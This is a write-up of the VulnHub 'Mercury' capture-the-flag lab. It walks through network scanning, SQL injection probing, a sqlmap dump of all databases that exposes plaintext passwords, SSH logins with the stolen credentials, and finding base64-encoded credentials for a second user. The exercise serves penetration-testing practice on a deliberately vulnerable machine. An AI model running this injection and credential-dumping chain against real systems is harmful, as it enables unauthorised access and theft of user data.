
Write-Up on Mercury from VulnHub

Setup

1. **Download Mercury**: Obtain the Mercury.ova file from VulnHub.
2. **Run in a Virtual Environment**: Launch the downloaded Mercury.ova file in a virtual environment, such as VirtualBox.
3. **Access the Login Screen**: Once Mercury.ova is booted, you will arrive at the login screen. Since we do not have the login credentials, our next step will be to identify and exploit any vulnerabilities present.

Reconnaissance


Let's first look for ip of mercury by using ***sudo netdiscover.***
Netdiscover is a network reconnaissance tool used primarily for discovering live hosts on a local network.



```
Currently scanning: 192.168.120.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 102
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:e3:58:07      1      42  PCS Systemtechnik GmbH
192.168.56.101  08:00:27:38:7d:81      1      60  PCS Systemtechnik GmbH
```


Here we can see the target machine is 192.168.56.101

Now we look for any open ports on target machine using ***nmap 192.168.56.101 -A***
nmap is used to scan for ports on target machines; here "-A" is used to do aggressive scanning.




```
└─$ nmap 192.168.56.101 -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 19:44 IST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00042s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c8:24:ea:2a:2b:f1:3c:fa:16:94:65:bd:c7:9b:6c:29 (RSA)
|   256 e8:08:a1:8e:7d:5a:bc:5c:66:16:48:24:57:0d:fa:b8 (ECDSA)
|_  256 2f:18:7e:10:54:f7:b9:17:a2:11:1d:8f:b3:30:a5:2a (ED25519)
8080/tcp open  http    WSGIServer 0.2 (Python 3.8.2)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
MAC Address: 08:00:27:38:7D:81 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.42 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.85 seconds
```

Here we can see that the TCP port is open with SSH service.



Hello. This site is currently in development please check back later.

Try connecting to the target service using **192.168.56.101:8080** in the browser. Let's try checking if we can access any other directories.



Page not found (404)

Request Method: GET
Request URL: http://192.168.56.101:8080/1

Using the URLconf defined in `mercury_proj.urls`, Django tried these URL patterns, in this order:


```
1. [name='index']
2. robots.txt [name='robots']
3. mercuryfacts/
```

The current path, `1`, didn't match any of these.

You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.


Here we can see that we have 3 directories. Let's try **192.168.56.101:8080/mercuryfacts/**

Here we have two sub-directories: mercury-facts and to-do-list.



Still in development.

- Mercury Facts: Load a fact.
- Website Todo List: See list.




192.168.56.101:8080/mercuryfacts/todo

Still todo:

- Add CSS.
- Implement authentication (using users table)
- Use models in django instead of direct mysql call
- All the other stuff, so much!!!


To-do-list does not have any exploit, so let's look in mercury-facts.



192.168.56.101:8080/mercuryfacts/1/

Fact id: 1. (('Mercury does not have any moons or rings.',),)

Mercury-facts works on SQL. Let's check if it is vulnerable to SQL injection attacks.




192.168.56.101:8080/mercuryfacts/1'/

ProgrammingError at /mercuryfacts/1'/

(1064, "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1")

```
Request Method:     GET
Request URL:        http://192.168.56.101:8080/mercuryfacts/1'/
Django Version:     3.1
Exception Type:     ProgrammingError
Exception Value:    (1064, "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1")
Exception Location: /usr/local/lib/python3.8/dist-packages/MySQLdb/connections.py, line 259, in query
Python Executable:  /usr/bin/python3
Python Version:     3.8.2
Python Path:        ['/home/webmaster/mercury_proj',
                     '/usr/lib/python38.zip',
                     '/usr/lib/python3.8',
                     '/usr/lib/python3.8/lib-dynload',
                     '/usr/local/lib/python3.8/dist-packages',
                     '/usr/lib/python3/dist-packages']
```


As we can see this page has SQL injection vulnerability. We will use **sqlmap** for exploiting this vulnerability. Command for this task will be ***sqlmap -u http://192.168.56.101:8080/mercuryfacts/1 –dump-all***



```
└─$ sqlmap -u http://192.168.56.101:8080/mercuryfacts/1  --dump-all
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.9.6#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
sponsible for any misuse or damage caused by this program

[*] starting @ 21:11:20 /2025-08-04/

[21:11:21] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.co
do you want to try URI injections in the target URL itself? [Y/n/q] y
[21:11:30] [INFO] resuming back-end DBMS 'mysql'
[21:11:30] [INFO] testing connection to the target URL
got a 301 redirect to 'http://192.168.56.101:8080/mercuryfacts/1/'. Do you want to follow? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
```


Then we will dump all the databases on the target server.

The database we are looking for is username and password.




```
+----+-------------------------------+-----------+
| id | password                      | username  |
+----+-------------------------------+-----------+
| 1  | johnny1987                    | john      |
| 2  | lovemykids111                 | laura     |
| 3  | lovemybeer111                 | sam       |
| 4  | mercuryisthesizeof0.056Earths | webmaster |
+----+-------------------------------+-----------+
```


Now let's try logging-in using these credentials.




```
└─$ ssh 192.168.56.101 -l john
john@192.168.56.101's password:
Permission denied, please try again.
john@192.168.56.101's password:
```



```
└─$ ssh 192.168.56.101 -l laura
laura@192.168.56.101's password:
Permission denied, please try again.
laura@192.168.56.101's password:
```




```
└─$ ssh 192.168.56.101 -l sam
sam@192.168.56.101's password:
Permission denied, please try again.
sam@192.168.56.101's password:
```




```
└─$ ssh 192.168.56.101 -l webmaster
webmaster@192.168.56.101's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon  4 Aug 15:47:52 UTC 2025

  System load:  0.0               Processes:             106
  Usage of /:   70.0% of 4.86GB   Users logged in:       0
  Memory usage: 28%               IPv4 address for enp0s3: 192.168.56.101
  Swap usage:   0%


22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul 28 20:41:46 2025
webmaster@mercury:~$ 
```

Our last option **username-webmaster** and **password-mercuryisthesizeof0.056Earths**
Now let's look at what the target machine has.




```
webmaster@mercury:~$ ls
mercury_proj  user_flag.txt
webmaster@mercury:~$ more user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
```



```
webmaster@mercury:~$ cd mercury_proj
webmaster@mercury:~/mercury_proj$ ls
db.sqlite3  manage.py  mercury_facts  mercury_index  mercury_proj  notes.txt
webmaster@mercury:~/mercury_proj$ more notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
```

We found the user flag , after digging around a bit we found there is another user named **linuxmaster**. Password is encoded in base64. We know that webmaster does not have root privilege by running the ***sudo su*** command.



